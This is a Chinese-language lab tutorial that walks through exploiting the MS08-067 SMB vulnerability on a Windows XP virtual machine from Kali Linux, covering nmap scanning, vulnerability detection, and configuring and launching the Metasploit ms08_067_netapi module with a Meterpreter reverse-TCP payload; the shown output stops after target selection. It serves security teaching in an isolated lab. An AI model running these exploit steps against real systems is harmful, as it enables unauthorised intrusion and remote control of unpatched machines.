

MS08-067 的漏洞渗透攻击

一、预备知识

1、Metasploit 是一款开源的安全漏洞检测工具，可以帮助安全和 IT 专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。

以下大部分的基础术语是在 Metasploit 框架上下文环境中进行定义的，但通常它们的含义在整个安全业界都是通用的。

1) 渗透攻击(Exploit)

渗透攻击是指由攻击者或渗透测试者利用一个系统、应用或服务中的安全漏洞所进行的攻击行为。

2) 攻击载荷(Payload)

攻击载荷是我们期望目标系统在被渗透攻击之后去执行的代码，在 Metasploit 框架中可自由地选择、传送和植入。例如，反弹式 shell 是一种从目标主机到攻击主机创建网络连接，并提供 Windows 命令行 shell 的攻击载荷，而 bindshell 攻击载荷则在目标主机上将命令行 shell 绑定到一个打开的监听端口，攻击者可改连接这些端口来取得 shell 交互。攻击载荷也可能是简单地在目标操作系统上执行一些命令，如添加用户账号等。

3) shellcode

shellcode 是在渗透攻击时作为攻击载荷运行的一组机器指令。shellcode 通常用汇编语言编写。在大多数情况下，目标系统执行了 shellcode 这一组指令之后，才会提供一个命令行 shell 或者 Meterpreter shell，这也是 shellcode 名称的由来。

4) 模块 (Module)

一个模块是指 Metasploit 框架中所使用的一段软件代码组件。在某些时候，你可能会在使用一个渗透攻击模块(exploit module)，也就是用于实际发起渗透攻击的软件。而在其他时候，你则可能在使用一个辅助模块(auxiliary module)，用来执行一些诸如扫描或系统查点的攻击动作。这些在不断变化和发展中的模块才是使 Metasploit 框架如此强大的核心。

5) 监听器 (Listener)

监听器是 Metasploit 中用来等待连入网络连接的组件，举例来说，在目标主机被渗透攻击之后，它可能会通过互联网回连到攻击主机上，而监听器组件在攻击主机上等待被渗透攻击的系统连接，并负责处理这些网络连接。

2、nmap

nmap 是一个网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统（这是亦称 finger printing）。它是网络管理员必用的软件之一，以及用以评估网络系统安全。它与 Metasploit 的集成可谓是珠联璧合。

3、kali linux

Kali Linux 面向专业的渗透测试和安全审计，预装了许多渗透测试软件，包括 nmap 、 Wireshark 、 John the Ripper，以及 Metasploit。

4、MS08-067 漏洞

TCP 445 端口主要运行两种服务：

1) SMB 网络服务。2) MSRPC 网络服务

SMB (server message block, 服务器消息块) 首先提供了 windows 网络中最常用的远程文件与打印机共享网络服务，其次，SMB 的命名管道是 MSRPC 协议认证和调用本地服务的承载传输层。

MSRPC (Microsoft Remote Procedure Call, 微软远程过程调用) 是对 DCE/RPC 在 Windows 系统下的重新改进和实现，用以支持 Windows 系统中的应用程序能够无缝地通过网络调用远程主机上服务进程中的过程。

MS08-067 漏洞是通过 MSRPC over SMB 通道调用 Server 服务程序中的 NetPathCanonicalize 函数时触发的，而 NetPathCanonicalize 函数在远程访问其他主机时，会调用 NetpwPathCanonicalize 函数，对远程访问的路径进行规范化，而在 NetpwPathCanonicalize 函数中存在的逻辑错误，造成栈缓冲区可被溢出，而获得远程代码执行 (Remote Code Execution)。

MS08-067 漏洞的全称为“Windows Server 服务 RPC 请求缓冲区溢出漏洞”，如果用户在受影响的系统上收到特制的 RPC 请求，则该漏洞可能允许远程履行代码。在 Microsoft Windows 2000、Windows XP 和 Windows Server 2003 系统上，攻击者可能未经身份验证即可利用此漏洞运行任意代码，此漏洞可用于进行漏洞攻击。本实验针对的系统为英文版 winxp 系统。


5、Meterpreter

“黑客瑞士军刀”——Meterpreter，它能够显著地提升你在后渗透攻击阶段的技术能力。Meterpreter 是 Metasploit 框架中的一个杀手锏，通常被作为漏洞溢出后的攻击载荷使用，攻击载荷在触发漏洞后能够返回给我们一个控制通道。例如，利用远程过程调用 (RPC) 服务的一个漏洞，当漏洞触发后，我们选择 Meterpreter 作为攻击载荷，就能够取得目标系统上的一个 Meterpreter shell 连接。Meterpreter 是 Metasploit 框架的一个扩展模块，可调用 Metasploit 的一些功能，对目标系统进行更为深入的渗透，这些功能包括反追踪、纯内存工作模式、密码哈希值获取、特权提升、跳板攻击等等。

二、实验步骤

1、实验环境搭建

1) 查看主机 Vmnet1 网卡是否打开, 如否请打开, 然后设置网卡的共享。



VMnet1 的 ip 地址自动设置为 192.168.137.1/24,


1.1) 在 VMware 中单击“虚拟网络编制器”中, 然后进行如下设置。



单击“更改设置”。



2) 在启动 kali 前查看设置，选择 kali 单击右键，选择“设置”，在设置中做如下设置：



VMware 的仅主机模式：虚拟机的网卡地址自动设置为 192.168.137.0 网段中地址，如 192.168.137.130


启动 kali 虚拟机，用户名: root，口令: toor，查看本虚拟机的 Ip 地址: ifconfig

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.137.130 netmask 255.255.255.0 broadcast 192.168.137.255
    inet6 fe80::20c:29ff:fe4d:c8bf prefixlen 64 scopeid 0<link>
    ether 00:0c:29:4d:c8:bf txqueuelen 1000 (Ethernet)
    RX packets 4 bytes 1088 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 76 bytes 12646 (12.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

注意：以后使用的攻击机的 ip 地址就是此地址：192.168.137.130。

3) 启动英文版 winxp 系统，注意的是此虚拟机的“网络适配器”也为“仅主机模式”，首先关闭防火墙：选择网卡单击右键，选择“属性”，在属性对话框中选择“Advance”，单击“settings”，最后关闭防火墙。如果网卡中没“Firewalls”字样，无需再次进行设置。



然后在命令行界面下查看自己的 ip 地址且 ping 下虚拟机 kali 的 Ip 地址。



```
C:\Documents and Settings\Owner>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : mshome.net
    IP Address. . . . . : 192.168.137.61
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.137.1

C:\Documents and Settings\Owner>ping 192.168.137.130

Pinging 192.168.137.130 with 32 bytes of data:

Reply from 192.168.137.130: bytes=32 time=3ms TTL=64
Reply from 192.168.137.130: bytes=32 time<1ms TTL=64
Reply from 192.168.137.130: bytes=32 time<1ms TTL=64
Reply from 192.168.137.130: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.137.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 3ms, Average = 0ms

C:\Documents and Settings\Owner>_
```

3) nmap (网络映射) 的使用, 功能: 快速扫描大型网络或者单个主机, 可以发现网络上有哪些主机, 这些主机提供什么服务, 服务运行在什么操作系统 (包括版本系统)。主要包括四个方面的扫描功能: 主机发现, 端口扫描, 应用与版本侦测, 操作系统侦测。

在 kali 的命令行中输入 nmap 或 nmap -h 可以得到 nmap 的详细参数。这里把常用参数说明如下:

- sn : 主机发现, 不进行端口扫描
- Pn: 不要使用 ping 命令来查看主机是否存活, 使用在 internet 中
- sS: TCP SYN 扫描, 确定主机端口是否开放, s 是隐秘的意思, S 是 SYN (半 TCP 扫描)
- sT: TCP 全扫描
- sU: udp 端口扫描
- P0 允许你关闭 ICMP pings, 等同-Pn
- P1434: 针对 1434 端口进行扫描
- sV: 端口的版本探测
- O: 操作系统探测
- A: 将尝试进行深入的服务枚举和旗标获取, 这些能够为你提供目标系统更多的细节。

3. 1) 我们首先不使用任何参数来查看 192. 168. 137. 0/24 网段的主机是否有存活且哪些主机打开了 445 端口:


```

(root@kali)~# nmap 192.168.137.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 21:31 EST
Nmap scan report for 192.168.137.1
Host is up (0.00032s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for aa-2d1679623e0b.mshome.net (192.168.137.61)
Host is up (0.00037s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
MAC Address: 00:0C:29:98:18:68 (VMware)

Nmap scan report for 192.168.137.130
Host is up (0.000010s latency).
All 1000 scanned ports on 192.168.137.130 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 6.15 seconds

```

3.2) 137.1 和 137.61 主机打开了 445 端口，现在使用选项 -sS, -O 查看这两台主机的操作系统，s 是隐秘的意思，不容易被别人发觉。

```

(root@kali)~# nmap -sS -O 192.168.137.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 03:20 EST
Nmap scan report for 192.168.137.1
Host is up (0.00038s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
MAC Address: 00:50:56:C0:00:01 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista:: cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds

```

137.1 运行的系统是 win7 或 8 或 2008 等，这个系统已经修复了 ms08-067 漏洞，这个不行。


```

(root@kali)-[~]
# nmap -sS -O 192.168.137.61
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 21:36 EST
Nmap scan report for 192.168.137.61
Host is up (0.00030s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  iclslap
MAC Address: 00:0C:29:98:18:68 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds

```

137.61 主机运行的是 winxp sp2 或 windows server 2003，这两个系统都没有打上修复 ms08-067 的补丁，好，我们就把这台主机作为靶机。

3.3) 接着我们使用参数-A 对 137.61 主机查看它的详细信息。为了加快查看速度，我们使用参数-Pn。

```

(root@kali)-[~]
# nmap -sS -A -Pn 192.168.137.61
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 21:38 EST
Nmap scan report for 192.168.137.61
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
2869/tcp   open  http         Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/1.0
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:98:18:68 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -4h00m00s, deviation: 5h39m24s, median: -8h00m00s
|_nbstat: NetBIOS name: AA-2D1679623E0B, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:98:18:68 (VMware)
|_smb-os-discovery:
|_  OS: Windows XP (Windows 2000 LAN Manager)
|_  OS CPE: cpe:/o:microsoft:windows_xp::-
|_  Computer name: aa-2d1679623e0b
|_  NetBIOS computer name: AA-2D1679623E0B\x00
|_  Workgroup: WORKGROUP\x00
|_  System time: 2021-03-11T10:38:41+08:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1   0.24 ms  192.168.137.61

```

原来靶机使用的系统为 winxp sp2，也相应的知道计算机名和创建时期以及开放端口的版本。

3.5) 我们通过如下命令来查看靶机究竟是否存在 ms08-067 漏洞。

```

(root@kali)~# nmap -sS --script=smb-vuln-ms08-067 192.168.137.61
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 21:42 EST
Nmap scan report for 192.168.137.61
Host is up (0.00032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  iclslap
MAC Address: 00:0C:29:98:18:68 (VMware)

Host script results:
smb-vuln-ms08-067:
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: LIKELY VULNERABLE
IDs: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
code via a crafted RPC request that triggers the overflow during path canonicalization.

Disclosure date: 2008-10-23
References:
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

```

靶机确实存在此漏洞，可以开始攻击了。

4) 第一次渗透攻击。我们首先启动 msf 终端。

```

(root@kali)~# msfconsole

[#####] $a, [#####]
[#####] $S ?a, [#####]
[#####] ?a, [#####]
[#####] .,a$% [#####]
[#####] ,nS$"" [#####]
[#####] %$P"" [#####]
[#####] "a, $% [#####]
[#####] "a, $% [#####]
[#####] "a, $% [#####]
[#####] "a, $% [#####]

+ -- ==[ metasploit v6.0.15-dev ]
+ -- ==[ 2071 exploits - 1123 auxiliary - 352 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services

msf6 >

```

可以看到 msf 的版本号为 6，有 2071 个攻击模块和 1123 个辅助模块。

4.1) 熟悉 msf 的命令。输入 help 来查看命令集：

```
msf6 > help

Core Commands
=====
Command      Description
-----
?             Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
debug        Display information useful for debugging
exit         Exit the console
features     Display the list of not yet released features that can be opted in to
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
repeat       Repeat a list of commands
route        Route traffic through a session
save         Saves the active datastores
sessions     Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
tips         Show a list of useful productivity tips
unload       Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg       Unsets one or more global variables
version      Show the framework and console library version numbers

Module Commands
=====
Command      Description
-----
advanced     Displays advanced options for one or more modules
```

命令太多了，没关系我们慢慢来。

show exploits: 显示 msf 所有的攻击模块。

show auxiliary:显示 msf 所有的辅助模块。

太多了，这里就不显示了。

4.2) 寻找 ms08_067 攻击模块: search ms08_067。

```
msf6 > search ms08-067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

4.3) 启用此模块: use

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

4.4) 显示模块的相关信息。

显示模块可用的攻击载荷: show payloads:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	generic/custom		normal	No	Custom Payload
1	generic/debug_trap		normal	No	Generic x86 Debug Trap
2	generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TC
P Inline					
3	generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse
TCP Inline					
4	generic/tight_loop		normal	No	Generic x86 Tight Loop
5	windows/adduser		normal	No	Windows Execute net user /ADD
6	windows/dllinject/bind_hidden_ipknock_tcp		normal	No	Reflective DLL Injection, Hidd
en Bind Ipknock TCP Stager					
7	windows/dllinject/bind_hidden_tcp		normal	No	Reflective DLL Injection, Hidd
en Bind TCP Stager					
8	windows/dllinject/bind_ipv6_tcp		normal	No	Reflective DLL Injection, Bind
IPv6 TCP Stager (Windows x86)					
9	windows/dllinject/bind_ipv6_tcp_uuid		normal	No	Reflective DLL Injection, Bind
IPv6 TCP Stager with UUID Support (Windows x86)					
10	windows/dllinject/bind_named_pipe		normal	No	Reflective DLL Injection, Wind
ows x86 Bind Named Pipe Stager					
11	windows/dllinject/bind_nonx_tcp		normal	No	Reflective DLL Injection, Bind
TCP Stager (No NX or Win7)					
12	windows/dllinject/bind_tcp		normal	No	Reflective DLL Injection, Bind
TCP Stager (Windows x86)					
13	windows/dllinject/bind_tcp_uuid		normal	No	Reflective DLL Injection, Bind
TCP Stager with UUID Support (Windows x86)					
14	windows/dllinject/reverse_hop_http		normal	No	Reflective DLL Injection, Reve
rse Hop HTTP/HTTPS Stager					
15	windows/dllinject/reverse_ipv6_tcp		normal	No	Reflective DLL Injection, Reve

显示可攻击的目标系统: show targets:


```
msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Automatic Targeting
  1    Windows 2000 Universal
  2    Windows XP SP0/SP1 Universal
  3    Windows 2003 SP0 Universal
  4    Windows XP SP2 English (AlwaysOn NX)
  5    Windows XP SP2 English (NX)
  6    Windows XP SP3 English (AlwaysOn NX)
  7    Windows XP SP3 English (NX)
  8    Windows XP SP2 Arabic (NX)
  9    Windows XP SP2 Chinese - Traditional / Taiwan (NX)
 10    Windows XP SP2 Chinese - Simplified (NX)
 11    Windows XP SP2 Chinese - Traditional (NX)
 12    Windows XP SP2 Czech (NX)
 13    Windows XP SP2 Danish (NX)
 14    Windows XP SP2 German (NX)
 15    Windows XP SP2 Greek (NX)
 16    Windows XP SP2 Spanish (NX)
 17    Windows XP SP2 Finnish (NX)
 18    Windows XP SP2 French (NX)
 19    Windows XP SP2 Hebrew (NX)
 20    Windows XP SP2 Hungarian (NX)
 21    Windows XP SP2 Italian (NX)
 22    Windows XP SP2 Japanese (NX)
 23    Windows XP SP2 Korean (NX)
 24    Windows XP SP2 Dutch (NX)
```

显示模块所需参数: show options:

```
Module options (exploit/windows/smb/ms08_067_netapi): <1>

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.137.130 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.137.130 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting <3>
```

<1>:这是模块缺省使用的攻击载荷, 这里需要改变。

<2>:Required 是需要设置的参数, 有些是缺省设置, 根据你的需求进行改变(当然你可以不进行改变), 有些没有设置, 必须人为进行设置, 如 RHOSTS (远端主机的 Ip 地址)

<3>:默认靶机操作系统由模块自主选择。

我们来设置一下相关参数。

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.137.61
RHOSTS => 192.168.137.61
```

第一个是设置攻击载荷为反弹式 tcp,意思是由目标主机向攻击机发起 tcp 连接,这个技巧可以穿透防火墙和 NAT 设备,是攻击 windows 系统常用载荷。

第二个就是设置靶机的 ip 地址,注意的是这个 ip 地址是你的 winxp 系统的 ip 地址,不一定和教案一样。

最后来看一下参数设置情况:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                        |
|---------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.137.61  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                         |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                             |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.137.130 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


```

4.5) 开始攻击: exploit 或 run

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.137.130:4444
[*] 192.168.137.61:445 - Automatically detecting the target...
[*] 192.168.137.61:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.137.61:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
